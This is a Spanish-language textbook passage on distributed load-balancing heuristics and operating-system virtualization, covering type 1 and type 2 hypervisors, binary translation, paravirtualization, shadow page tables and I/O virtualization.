Eager y sus colaboradores (1986) construyeron un modelo de puesta en cola analítico de este algoritmo. Mediante el uso de este modelo se estableció que el algoritmo tiene un buen comportamiento y es estable bajo un amplio rango de parámetros, incluyendo diversos valores de umbral, costos de transferencia y límites de sondeo.

Sin embargo, hay que tener en cuenta que bajo condiciones de mucha carga, todas las máquinas enviarán sondas constantemente a otras máquinas, en un intento inútil por encontrar una que esté dispuesta a aceptar más trabajo. Se descargarán pocos procesos hacia la otra máquina, además de que se puede producir una considerable sobrecarga al tratar de hacerlo.

Un algoritmo heurístico distribuido, iniciado por el receptor

Hay un algoritmo complementario para el que analizamos en la sección anterior (que lo inicia un emisor sobrecargado), el cual lo inicia un receptor con poca carga, como se muestra en la figura 8-25(b). Con este algoritmo, cada vez que un proceso termina, el sistema comprueba si tiene suficiente trabajo. De no ser así, selecciona una máquina al azar y le pide trabajo. Si esa máquina no tiene nada que ofrecer, selecciona una segunda máquina y después una tercera. Si no se encuentra trabajo después de N sondeos, el nodo deja de pedir trabajo temporalmente, realiza cualquier trabajo que se haya puesto en cola e intenta de nuevo cuando termina el siguiente proceso. Si no hay trabajo disponible, la máquina queda inactiva. Después de cierto intervalo fijo, empieza a sondear de nuevo.

Una ventaja de este algoritmo es que no impone una carga adicional sobre el sistema en momentos críticos. El algoritmo iniciado por el emisor realiza muchos sondeos precisamente cuando el sistema tiene menos capacidad de tolerarlos: cuando tiene mucha carga. Con el algoritmo iniciado por el receptor, cuando el sistema tiene mucha carga hay muy poca probabilidad de que una máquina no tenga suficiente trabajo. Sin embargo, cuando ocurra esto será fácil encontrar trabajo por hacer. Desde luego que cuando hay poco trabajo por hacer, el algoritmo iniciado por el receptor crea un tráfico de sondeo considerable, ya que todas las máquinas desempleadas están buscando trabajo con desesperación. No obstante, es mucho mejor que aumente la sobrecarga cuando el sistema tiene poca carga que cuando está sobrecargado.

También es posible combinar ambos algoritmos, para que las máquinas traten de deshacerse de trabajo cuando tengan mucho, y traten de adquirir trabajo cuando no tengan suficiente. Además, las máquinas tal vez puedan mejorar el sondeo al azar si mantienen un historial de sondeos anteriores, para determinar si tienen un problema crónico de poca carga o de mucha carga. Se puede probar uno de estos algoritmos primero, dependiendo de si el iniciador está tratando de deshacerse de trabajo, o de adquirir más.

8.3 VIRTUALIZACIÓN

En ciertas situaciones, una empresa tiene una multicomputadora pero en realidad no la quiere. Un ejemplo común es cuando una empresa tiene un servidor de correo electrónico, un servidor Web, un servidor FTP, algunos servidores de comercio electrónico, y otros servidores más. Todos estos servidores se ejecutan en distintas computadoras del mismo bastidor de equipos, y todos están conec-

tados por una red de alta velocidad; en otras palabras, es una multicomputadora. En algunos casos, todos estos servidores se ejecutan en máquinas separadas debido a que una sola máquina no puede manejar la carga, pero en muchos otros casos la razón principal para no ejecutar todos estos servicios como procesos en la misma máquina es la confiabilidad: la administración simplemente no confía en que el sistema operativo se ejecute las 24 horas del día, los 365 o 366 días del año sin fallas. Al colocar cada servicio en una computadora separada, si falla uno de los servidores por lo menos los demás no se verán afectados. Aunque de esta forma se logra la tolerancia a fallas, esta solución es costosa y difícil de administrar debido a que hay muchas máquinas involucradas.

¿Qué se debe hacer? Se ha propuesto como solución la tecnología de las máquinas virtuales, que a menudo se conoce sólo como **virtualización** y tiene más de 40 años, como vimos en la sección 1.7.5. Esta tecnología permite que una sola computadora contenga varias máquinas virtuales, cada una de las cuales puede llegar a ejecutar un sistema operativo distinto. La ventaja de este método es que una falla en una máquina virtual no ocasiona que las demás fallen de manera automática. En un sistema virtualizado, se pueden ejecutar distintos servidores en diferentes máquinas virtuales, con lo cual se mantiene el modelo parcial de fallas que tiene una computadora, pero a un costo mucho menor y con una administración más sencilla.

Claro que consolidar los servidores de esta forma es como poner todos los huevos en una canasta. Si falla el servidor que ejecuta todas las máquinas virtuales, el resultado es aún más catastrófico que cuando falla un solo servidor dedicado. Sin embargo, la razón por la que la virtualización puede funcionar es que la mayoría de las fallas en los servicios no se deben a un hardware defectuoso, sino al software presuntuoso, poco confiable y lleno de errores, en especial los sistemas operativos. Con la tecnología de máquinas virtuales, el único software que se ejecuta en el modo del kernel es el hipervisor, el cual tiene 100 veces menos líneas de código que un sistema operativo completo, y por ende tiene 100 veces menos errores.

La ejecución de software en las máquinas virtuales tiene otras ventajas además de un sólido aislamiento. Una de ellas es que al tener menos máquinas físicas hay un ahorro en hardware y electricidad, y se ocupa menos espacio en la oficina. Para una compañía como Amazon, Yahoo, Microsoft o Google, que puede tener cientos de miles de servidores que realizan una enorme variedad de tareas distintas, la reducción de las demandas físicas en sus centros de datos representa un enorme ahorro en los costos. Por lo general, en las empresas grandes los departamentos individuales o grupos piensan en una idea interesante y después van y compran un servidor para implementarla. Si la idea tiene éxito y se requieren cientos o miles de servidores, se expande el centro de datos corporativo. A menudo es difícil mover el software a las máquinas existentes, debido a que cada aplicación necesita con frecuencia una versión distinta del sistema operativo, sus propias bibliotecas, archivos de configuración y demás. Con las máquinas virtuales, cada aplicación puede tener su propio entorno.

Otra ventaja de las máquinas virtuales es que es mucho más fácil usar puntos de comprobación y migrar datos entre una máquina virtual y otra (por ejemplo, para balancear la carga entre varios servidores) que migrar procesos que se ejecutan en un sistema operativo normal. En este último caso, se mantiene una cantidad considerable de información crítica de estado sobre cada proceso en las tablas del sistema operativo, incluyendo la información relacionada con la apertura de archivos, las alarmas, los manejadores de señales y demás. Al migrar una máquina virtual, todo lo que hay que mover es la imagen de memoria, ya que todas las tablas del sistema operativo se mueven también.

Otro uso para las máquinas virtuales es para ejecutar aplicaciones heredadas en los sistemas operativos (o en versiones de los sistemas operativos) que ya no tienen soporte o que no funcionan en el hardware actual. Estas aplicaciones heredadas se pueden ejecutar al mismo tiempo y en el mismo hardware que las aplicaciones actuales. De hecho, la habilidad de ejecutar al mismo tiempo aplicaciones que utilizan distintos sistemas operativos es un gran argumento a favor de las máquinas virtuales.

El desarrollo de software es otro uso aún más importante de las máquinas virtuales. Un programador que quiera asegurarse que su software funcione en Windows 98, Windows 2000, Windows XP, Windows Vista, varias versiones de Linux, FreeBSD, OpenBSD, NetBSD y Mac OS X ya no tiene que conseguir una docena de computadoras e instalar distintos sistemas operativos en todas ellas. Lo único que tiene que hacer es crear una docena de máquinas virtuales en una sola computadora e instalar distintos sistemas operativos en cada máquina virtual. Desde luego que el programador podría haber particionado el disco duro para instalar un sistema operativo distinto en cada partición, pero este método es más dificultoso. En primer lugar, las PCs estándar sólo soportan cuatro particiones primarias de disco, sin importar qué tan grande sea. En segundo lugar, aunque se podría instalar un programa de multiarranque en el bloque de arranque, sería necesario reiniciar la computadora para trabajar en otro sistema operativo. Con las máquinas virtuales todos los sistemas operativos se pueden ejecutar al mismo tiempo, ya que en realidad sólo son procesos glorificados.

8.3.1 Requerimientos para la virtualización

Como vimos en el capítulo 1, hay dos métodos para la virtualización. En la figura 1-29(a) se muestra un tipo de hipervisor, denominado **hipervisor de tipo 1** (o **monitor de máquina virtual**). En realidad es el sistema operativo, ya que es el único programa que se ejecuta en modo del kernel. Su trabajo es soportar varias copias del hardware actual, conocidas como **máquinas virtuales**, de una manera similar a los procesos que soporta un sistema operativo normal. Por el contrario, un **hipervisor de tipo 2** [que se muestra en la figura 1-29(b)] es algo completamente distinto. Es sólo un programa de usuario que se ejecuta (por decir) en Windows o Linux e “interpreta” el conjunto de instrucciones de la máquina, el cual también crea una máquina virtual. Pusimos “interpreta” entre comillas debido a que por lo general, los trozos de código se procesan de cierta forma para después colocarlos en la caché y ejecutarlos directamente para mejorar el rendimiento, pero la interpretación completa funcionaría en principio, aunque con lentitud. El sistema operativo que se ejecuta encima del hipervisor en ambos casos se denomina **sistema operativo invitado**. En el caso de un hipervisor de tipo 2, el sistema operativo que se ejecuta en el hardware se denomina **sistema operativo anfitrión**.

Es importante tener en cuenta que en ambos casos las máquinas virtuales deben actuar justo de igual forma que el hardware real. Específicamente, debe ser posible iniciarlas como máquinas reales e instalar cualquier sistema operativo en ellas, justo como lo que se puede hacer con el hardware real. La tarea del hipervisor es brindar esta ilusión con eficiencia (sin ser un intérprete completo).

La razón de que haya dos tipos de hipervisores se debe a ciertos defectos en la arquitectura del Intel 386 que se acarrearon servilmente a las nuevas CPUs durante 20 años, para mantener la compatibilidad inversa. En síntesis, cada CPU con modo de kernel y modo de usuario tiene un conjun-

to de instrucciones que sólo se pueden ejecutar en modo de kernel, como las instrucciones que realizan operaciones de E/S, las que modifican las opciones de la MMU, etcétera. Popek y Goldberg (1974) desarrollaron un trabajo clásico sobre virtualización, en el cual a estas instrucciones les llamaron **instrucciones sensibles**. También hay un conjunto de instrucciones que producen una trampa (interrupción) si se ejecutan en modo de usuario. A estas instrucciones, Popek y Goldberg les llamaron **instrucciones privilegiadas**. En su artículo declararon por primera vez que una máquina se puede virtualizar sólo si las instrucciones sensibles son un subconjunto de las instrucciones privilegiadas. Para explicarlo en un lenguaje más simple, si usted trata de hacer algo en modo de usuario que no deba hacer en este modo, el hardware deberá producir una interrupción. A diferencia de la IBM/370, que tenía esta propiedad, el Intel 386 no la tiene. Se ignoraban muchas instrucciones sensibles del 386 si se ejecutaba en modo de usuario. Por ejemplo, la instrucción `POPF` sustituye el registro de banderas, que modifica el bit que habilita/deshabilita las interrupciones. En modo de usuario, este bit simplemente no se modifica. Como consecuencia, el 386 y sus sucesores no se podían virtualizar, por lo que no podían soportar un hipervisor de tipo 1.

En realidad la situación es un poco peor de lo que se muestra. Además de los problemas con las instrucciones que no se pueden atrapar en modo de usuario, hay instrucciones que pueden leer el estado sensible en modo de usuario sin producir una interrupción. Por ejemplo, en el Pentium un programa puede determinar si se está ejecutando en modo de usuario o en modo de kernel con sólo leer su selector del segmento de código. Un sistema operativo que hiciera esto y descubriera que se encuentra en modo de usuario podría tomar una decisión incorrecta con base en esta información.

Este problema se resolvió cuando Intel y AMD introdujeron la virtualización en sus CPUs, empezando en el 2005. En las CPUs Intel Core 2 se conoce como **VT** (**Tecnología de virtualización**); en las CPUs AMD Pacific se conoce como **SVM** (**Máquina virtual segura**). A continuación utilizaremos el término VT en un sentido genérico. Ambas tecnologías se inspiraron en el trabajo de la IBM VM/370, pero tienen unas cuantas diferencias. La idea básica es crear contenedores en los que se puedan ejecutar máquinas virtuales. Cuando se inicia un sistema operativo invitado en un contenedor, se sigue ejecutando ahí hasta que produce una excepción y se atrapa en el hipervisor, por ejemplo, mediante la ejecución de una instrucción de E/S. El conjunto de operaciones que se atrapan se controla mediante un mapa de bits de hardware establecido por el hipervisor. Con estas extensiones, es posible utilizar el clásico método de atrapar y emular de una máquina virtual.

8.3.2 Hipervisores de tipo 1

La capacidad de virtualización es una cuestión importante, por lo que la examinaremos con más detalle. En la figura 8-26 podemos ver un hipervisor de tipo 1 que soporta una máquina virtual. Al igual que todos los hipervisores de tipo 1, se ejecuta en modo de kernel. La máquina virtual se ejecuta como un proceso de usuario en modo de usuario y, como tal, no puede ejecutar instrucciones sensibles. La máquina virtual ejecuta un sistema operativo invitado que piensa que se encuentra en modo de kernel, aunque desde luego se encuentra en modo de usuario. A éste le llamaremos **modo de kernel virtual**. La máquina virtual también ejecuta procesos de usuario, los cuales creen que se encuentran en modo de usuario (y en realidad así es).




Figura 8-26. Cuando el sistema operativo en una máquina virtual ejecuta una instrucción que sólo se puede ejecutar en modo de kernel, se atrapa en el hipervisor si hay tecnología de virtualización presente.

¿Qué ocurre cuando el sistema operativo (el cual cree que se encuentra en modo de kernel) ejecuta una instrucción sensible (una que sólo se permite en modo de kernel)? En las CPUs sin VT, la instrucción falla y por lo general también lo hace el sistema operativo. Esto hace que la verdadera virtualización sea imposible. Sin duda podríamos argumentar que todas las instrucciones sensibles siempre se deben atrapar al ejecutarse en modo de usuario, pero esa no es la forma en que trabajaba el 386 y sus sucesores que no utilizaban la tecnología VT.

En las CPUs con VT, cuando el sistema operativo invitado ejecuta una instrucción sensible se produce una interrupción en el kernel, como se muestra en la figura 8-26. Así, el hipervisor puede inspeccionar la instrucción para ver si el sistema operativo anfitrión la emitió en la máquina virtual, o si fue un programa de usuario en la máquina virtual. En el primer caso, hace las preparaciones para que se ejecute la instrucción; en el segundo caso, emula lo que haría el hardware real al confrontarlo con una instrucción sensible que se ejecuta en modo de usuario. Si la máquina virtual no tiene VT, por lo general la instrucción se ignora; si tiene VT, se atrapa en el sistema operativo invitado que se ejecuta en la máquina virtual.

8.3.3 Hipervisores de tipo 2

El proceso de crear un sistema de máquina virtual es bastante simple cuando hay VT disponible, pero ¿qué hacían las personas antes de eso? Sin duda, no se podría ejecutar un sistema operativo completo en una máquina virtual debido a que sólo se ignorarían (algunas de) las instrucciones sensibles, y el sistema fallaría. En vez de ello, lo que ocurrió fue la invención de lo que ahora se conoce como **hipervisores de tipo 2**, como se muestra en la figura 1-29(b). El primero de estos hipervisores fue **VMware** (Adams y Agesen, 2006; y Waldspurger, 2002), el fruto del proyecto de investigación DISCO en la Universidad de Stanford (Bugnion y colaboradores, 1997). VMware se ejecuta como un programa de usuario ordinario encima de un sistema operativo anfitrión como Windows o Linux. Cuando se inicia por primera vez, actúa como una computadora que se acaba de iniciar y espera encontrar en la unidad de CD-ROM un disco que contenga un sistema operativo.

Después instala el sistema operativo en su **disco virtual** (que en realidad sólo es un archivo de Windows o Linux), para lo cual ejecuta el programa de instalación que se encuentra en el CD-ROM. Una vez que se instala el sistema operativo invitado en el disco virtual, se puede iniciar al ejecutarlo.

Ahora veamos cómo funciona VMware con un poco más de detalle. Al ejecutar un programa binario del Pentium, que puede obtener del CD-ROM de instalación o del disco virtual, primero explora el código para buscar **bloques básicos**; es decir, ejecuciones de instrucciones seguidas que terminan en un salto, una llamada, una interrupción o alguna instrucción que modifica el flujo de control. Por definición, ningún bloque básico contiene una instrucción que modifique el contador del programa, excepto el último. Se inspecciona el bloque básico para ver si contiene instrucciones sensibles (en el sentido de Popek y Goldberg). De ser así, cada una de estas instrucciones se sustituye con una llamada a un procedimiento de VMware que la maneja. La instrucción final también se sustituye con una llamada a VMware.

Una vez que se realicen estos pasos, el bloque básico se coloca en la caché de VMware y después se ejecuta. Un bloque básico que no contenga instrucciones sensibles se ejecutará con la misma rapidez bajo VMware que en la máquina básica (ya que se está ejecutando en esa máquina). Las instrucciones sensitivas se atrapan y emulan de esta manera. A esta técnica se le conoce como **traducción binaria**.

Una vez que el bloque básico haya completado su ejecución, el control se regresa a VMware, que localiza a su sucesor. Si ya se ha traducido el sucesor, se puede ejecutar de inmediato. Si no, primero se traduce, se coloca en la caché y después se ejecuta. En un momento dado, la mayor parte del programa estará en la caché y se ejecutará casi a la velocidad completa. Se utilizan varias optimizaciones; por ejemplo, si un bloque básico termina al saltar (o llamar) a otro, se puede sustituir la instrucción final mediante un salto o llamada directamente al bloque básico traducido, con lo cual se elimina toda la sobrecarga asociada con la búsqueda del bloque sucesor. Además, no hay necesidad de sustituir las instrucciones sensibles en los programas de usuario; el hardware las ignorará de todas formas.

Ahora debe estar claro por qué funcionan los hipervisores de tipo 2, incluso en hardware que no se puede virtualizar: todas las instrucciones sensibles se sustituyen mediante llamadas a procedimientos que emulan estas instrucciones. El verdadero hardware nunca ejecuta las instrucciones sensibles que emite el sistema operativo invitado. Se convierten en llamadas al hipervisor, quien a su vez las emula.

Tal vez podríamos esperar que las CPUs con VT tuvieran un rendimiento mucho mayor que las técnicas de software que se utilizan en los hipervisores de tipo 2, pero las mediciones muestran otra cosa (Adams y Agesen, 2006). Resulta ser que el método de atrapar y emular que utiliza el hardware con VT genera muchas interrupciones, y éstas son muy costosas en el hardware moderno, debido a que arruinan las cachés de las CPUs, los TLBs y las tablas de predicción de bifurcación internas para la CPU. Por el contrario, cuando las instrucciones sensibles se sustituyen mediante llamadas a procedimientos de VMware dentro del proceso que está en ejecución, no se produce sobrecarga debido a este cambio de contexto. Como muestran Adams y Agesen, algunas veces el software vence al hardware, dependiendo de la carga de trabajo. Por esta razón, algunos hipervisores de tipo 1 realizan la traducción binaria por cuestiones de rendimiento, aun cuando el software se ejecute de manera correcta sin ella.

8.3.4 Paravirtualización

Los hipervisores de tipo 1 y tipo 2 funcionan con sistemas operativos invitados que no estén modificados, pero tienen que hacer un gran esfuerzo por obtener un rendimiento razonable. Un método distinto que se está haciendo popular es modificar el código fuente del sistema operativo invitado, de manera que en vez de ejecutar instrucciones sensibles, realiza **llamadas al hipervisor**. En efecto, el sistema operativo invitado actúa como un programa de usuario que realiza llamadas al sistema operativo (el hipervisor). Cuando se utiliza este método, el hipervisor debe definir una interfaz que consiste en un conjunto de llamadas a procedimientos que los sistemas operativos invitados puedan utilizar. Este conjunto de llamadas forma en efecto una **API** (**Interfaz de programación de aplicaciones**), aun cuando es una interfaz para que la utilicen los sistemas operativos invitados, y no los programas de aplicación.

Si vamos un paso más allá, al eliminar todas las instrucciones sensibles del sistema operativo para que sólo haga llamadas al hipervisor para obtener servicios del sistema como la E/S, hemos convertido al hipervisor en un microkernel como el de la figura 1-26. Se dice que un sistema operativo invitado para el que se han eliminado de manera intencional (algunas) instrucciones sensibles está **paravirtualizado** (Barham y colaboradores, 2003; Whitaker y colaboradores, 2002). La emulación de instrucciones peculiares del hardware es una tarea desagradable y que consume mucho tiempo. Requiere una llamada al hipervisor, para después emular la semántica exacta de una instrucción complicada. Es mucho mejor tan sólo hacer que el sistema operativo invitado llame al hipervisor (o microkernel) para realizar las operaciones de E/S, y así en lo sucesivo. La principal razón por la que los primeros hipervisores sólo emulaban la máquina completa era por la falta de disponibilidad de código fuente para el sistema operativo invitado (por ejemplo, Windows), o debido a la gran cantidad de variantes (como Linux). Tal vez en el futuro se estandarizará la API del hipervisor/microkernel y los próximos sistemas operativos se diseñarán para llamar a esa API, en vez de utilizar instrucciones sensibles. Esto facilitaría el soporte y uso de la tecnología de las máquinas virtuales.

En la figura 8-27 se ilustra la diferencia entre la verdadera virtualización y la paravirtualización. Aquí tenemos dos máquinas virtuales que se soportan mediante hardware de VT. A la izquierda hay una versión sin modificar de Windows como el sistema operativo invitado. Cuando se ejecuta una instrucción sensible, el hardware hace que se atrape en el hipervisor, que a su vez la emula y regresa. A la derecha hay una versión de Linux modificada de manera que ya no contiene instrucciones sensibles. Así, cuando necesita realizar operaciones de E/S o modificar registros internos críticos (como el que apunta a las tablas de páginas), realiza una llamada al hipervisor para realizar el trabajo, de igual forma que cuando un programa de aplicación hace una llamada al sistema en Linux estándar.

En la figura 8-27 hemos mostrado que el hipervisor se divide en dos partes separadas por una línea punteada. En realidad sólo hay un programa que se ejecuta en el hardware. Una parte de este programa es responsable de interpretar las instrucciones sensibles que se atrapan, que en este caso son de Windows. La otra parte del programa sólo lleva a cabo las llamadas al hipervisor. En la figura, la segunda parte del programa se etiqueta como “microkernel”. Si el hipervisor sólo ejecuta sistemas operativos invitados paravirtualizados, no hay necesidad de emular instrucciones sensibles y tenemos un verdadero microkernel que sólo proporciona servicios muy básicos, como despachar




Figura 8-27. Un hipervisor que soporta la virtualización verdadera y la paravirtualización.

procesos y administrar la MMU. El límite entre un hipervisor de tipo 1 y un microkernel es de por sí impreciso, y empeorará aún más a medida que los hipervisores adquieran cada vez más funcionalidad y llamadas, según parece. Este tema es controversial, pero cada vez es más claro que el programa que se ejecute en modo de kernel en el hardware básico debe ser pequeño y confiable, y debe consistir de miles de líneas de código, no de millones de líneas. Varios investigadores han hablado sobre este tema (Hand y colaboradores, 2005; Heiser y colaboradores, 2006; Hohmuth y colaboradores, 2004; Roscoe y colaboradores, 2007).

Al paravirtualizar el sistema operativo invitado, surgen varias cuestiones. En primer lugar, si las instrucciones sensibles se sustituyen con llamadas al hipervisor, ¿cómo se puede ejecutar el sistema operativo en el hardware nativo? Después de todo, el hardware no comprende estas llamadas al hipervisor. Y en segundo lugar, ¿qué pasa si hay varios hipervisores disponibles en el mercado como VMware, el Xen de código fuente abierto (diseñado originalmente por la Universidad de Cambridge) y Microsoft Viridian, todos ellos con APIs de hipervisor algo distintas? ¿Cómo se puede modificar el kernel para ejecutarse en todos ellos?

Amsden y sus colaboradores (2006) han propuesto una solución. En su modelo, el kernel se modifica para llamar a ciertos procedimientos especiales cada vez que necesita hacer algo sensible. En conjunto, estos procedimientos conocidos como **VMI** (*Virtual Machina Interface*, Interfaz de máquina virtual) forman una capa de bajo nivel que actúa como interfaz para el hardware o hipervisor. Estos procedimientos están diseñados para ser genéricos y no estar enlazados al hardware o a un hipervisor en especial.

En la figura 8-28 se muestra un ejemplo de esta técnica para una versión paravirtualizada de Linux, conocida como VMI Linux (VMIL). Cuando VMI Linux se ejecuta en el hardware básico, tiene que vincularse con una biblioteca que emite la instrucción actual (sensible) necesaria para realizar el trabajo, como se muestra en la figura 8.28(a). Al ejecutarse en un hipervisor (por ejemplo, en VMware o Xen), el sistema operativo invitado se vincula con distintas bibliotecas que componen las llamadas apropiadas (y distintas) al hipervisor para el hipervisor subyacente. De esta forma, el núcleo del sistema operativo sigue siendo portable, amigable para los hipervisores y eficiente.




Figura 8-28. VMI Linux ejecutándose en (a) el hardware básico (b) VMware (c) Xen.

También se han propuesto otras técnicas para la interfaz de la máquina virtual. Una de las más populares es **paravirt ops**. Esta idea es similar en concepto a lo que hemos visto antes, pero difiere en algunos detalles.

8.3.5 Virtualización de la memoria

Hasta ahora sólo hemos tratado con la cuestión sobre cómo virtualizar la CPU. Pero un sistema de cómputo tiene más componentes aparte de la CPU. También tiene memoria y dispositivos de E/S. Éstos también se tienen que virtualizar. Veamos ahora cómo se hace esto.

Casi todos los sistemas operativos modernos soportan la memoria virtual, que en esencia es una asignación de las páginas en el espacio de direcciones virtuales a las páginas de la memoria física. Esta asignación se define mediante tablas de páginas (multinivel). Por lo general la asignación se establece en movimiento, al hacer que el sistema operativo establezca un registro de control en la CPU que apunte a la tabla de páginas de nivel superior. La virtualización complica de manera considerable la administración de la memoria.

Por ejemplo, suponga que se está ejecutando una máquina virtual y que el sistema operativo invitado en ella decide asignar sus páginas virtuales 7, 4 y 3 a las páginas físicas 10, 11 y 12, respectivamente. Crea tablas de páginas que contienen esta asignación y carga un registro de hardware para que apunte a la página de tablas de nivel superior. Esta instrucción es sensible. En una CPU con VT, se producirá una interrupción; con VMware producirá una llamada a un procedimiento de VMware; en un sistema operativo paravirtualizado generará una llamada al hipervisor. En aras de la simplicidad, vamos a suponer que se atrapa en un hipervisor de tipo 1, pero el problema es el mismo en los tres casos. ¿Qué hace ahora el hipervisor? Una solución es asignar las páginas físicas 10, 11 y 12 a esta máquina virtual y establecer las páginas de tablas actuales para que asignen las páginas virtuales 7, 4 y 3 de la máquina virtual para utilizarlas. Hasta ahora todo va bien.

Ahora suponga que se inicia una segunda máquina virtual y que asigna sus páginas virtuales 4, 5 y 6 a las páginas físicas 10, 11 y 12, y que carga el registro de control para que apunte a sus tablas de páginas. El hipervisor atrapa la interrupción, pero ¿qué debe hacer? No puede utilizar esta asignación debido a que las páginas físicas 10, 11 y 12 ya están en uso. Puede buscar páginas libres, por ejemplo 20, 21 y 22, y utilizarlas, pero primero tiene que crear nuevas páginas de tablas para asignar los páginas virtuales 4, 5 y 6 de la máquina virtual 2 a las páginas físicas 20, 21 y 22. Si se inicia otra máquina virtual y trata de utilizar las páginas físicas 10, 11 y 12, tiene que crear una asignación para ella. En general, para cada máquina virtual el hipervisor necesita crear una **tabla de páginas oculta** (**shadow**) que asigne las páginas virtuales que utiliza la máquina virtual a las páginas actuales que el hipervisor le otorgó.

Lo que es peor aún, cada vez que el sistema operativo invitado cambie sus tablas de páginas, el hipervisor también tiene que cambiar las tablas de páginas ocultas. Por ejemplo, si el SO invitado reasigna la página virtual 7 a lo que ve como la página virtual 200 (en vez de 10), el hipervisor tiene que saber acerca de este cambio. El problema es que el sistema operativo invitado puede cambiar sus tablas de páginas con sólo escribir en la memoria. No se requieren operaciones sensibles, por lo que el hipervisor ni siquiera se entera sobre el cambio y, en definitiva, no puede actualizar las tablas de páginas ocultas que utiliza el hardware actual.

Una posible solución (pero burda) es que el hipervisor lleve el registro sobre cuál página en la memoria virtual del invitado contiene la tabla de páginas de nivel superior. Puede obtener esta información la primera vez que el invitado intente cargar el registro de software al que apunta, ya que esta instrucción es sensible y produce una interrupción. El hipervisor puede crear una tabla de páginas oculta en este punto, y también puede asignar la tabla de páginas de nivel superior y las tablas de páginas a las que apunta para que sean de sólo lectura. Los intentos subsiguientes del sistema operativo invitado por modificar cualquiera de estas páginas producirán un fallo de página y, en consecuencia, otorgarán el control al hipervisor, que puede analizar el flujo de instrucciones, averiguar qué es lo que está tratando de hacer el SO invitado y actualizar las tablas de páginas ocultas según sea necesario. No es bonito, pero se puede hacer en principio.

Ésta es un área en la que las futuras versiones de VT podrían ofrecer asistencia al realizar una asignación de dos niveles en el hardware. Primero, el hardware podría asignar la página virtual a la idea que tiene el invitado sobre la página física, y después podría asignar esa dirección (que el hardware ve como una dirección virtual) a la dirección física, todo sin que se produzcan interrupciones. De esta forma no habría que marcar ninguna tabla de páginas como de sólo lectura, y el hipervisor simplemente tendría que proveer una asignación entre el espacio de direcciones virtuales de cada invitado y la memoria física. Al cambiar de máquinas virtuales, sólo cambiaría esta asignación de la misma forma en que un sistema operativo normal cambia la asignación al cambiar de procesos.

En un sistema operativo paravirtualizado, la situación es diferente. Aquí, el SO paravirtualizado en el invitado sabe que cuando termine de cambiar la tabla de páginas de cierto proceso, debe informar al hipervisor. En consecuencia, primero cambia la tabla de páginas por completo y después emite una llamada al hipervisor para indicarle sobre la nueva tabla de páginas. Así, en vez de obtener un fallo de protección en cada actualización a la tabla de páginas, hay una llamada al hipervisor cuando se han realizado todas las actualizaciones. Ésta es una manera más eficiente de hacer las cosas.

8.3.6 Virtualización de la E/S

Ya que analizamos la virtualización de la CPU y de la memoria, el siguiente paso es examinar la virtualización de la E/S. Por lo general, el sistema operativo invitado empezará con un sondeo del hardware para averiguar qué tipos de dispositivos de E/S están conectados. Estas sondas producirán interrupciones en el hipervisor. ¿Qué debe hacer el hipervisor? Un método es que reporte de vuelta que los discos, las impresoras y demás dispositivos son los que realmente tiene el hardware. Después el invitado cargará drivers para estos dispositivos y tratará de utilizarlos. Cuando los drivers de los dispositivos traten de realizar operaciones de E/S, leerán y escribirán en los registros de dispositivo del hardware del dispositivo correspondiente. Estas instrucciones son sensibles y se atraparán en el hipervisor, que podría entonces copiar los valores necesarios que entran y salen de los registros de hardware, según sea necesario.

Pero aquí también tenemos un problema. Cada SO invitado piensa que posee toda una partición de disco, y puede haber muchas máquinas virtuales más (cientos) que particiones de disco. La solución usual es que el hipervisor cree un archivo o región en el disco para el disco físico de cada máquina virtual. Como el SO invitado está tratando de controlar un disco que el hardware real tiene (y que el hipervisor conoce), puede convertir el número de bloque al que se está accediendo en un desplazamiento en el archivo o región que se está utilizando para el almacenamiento, y así puede realizar la operación de E/S.

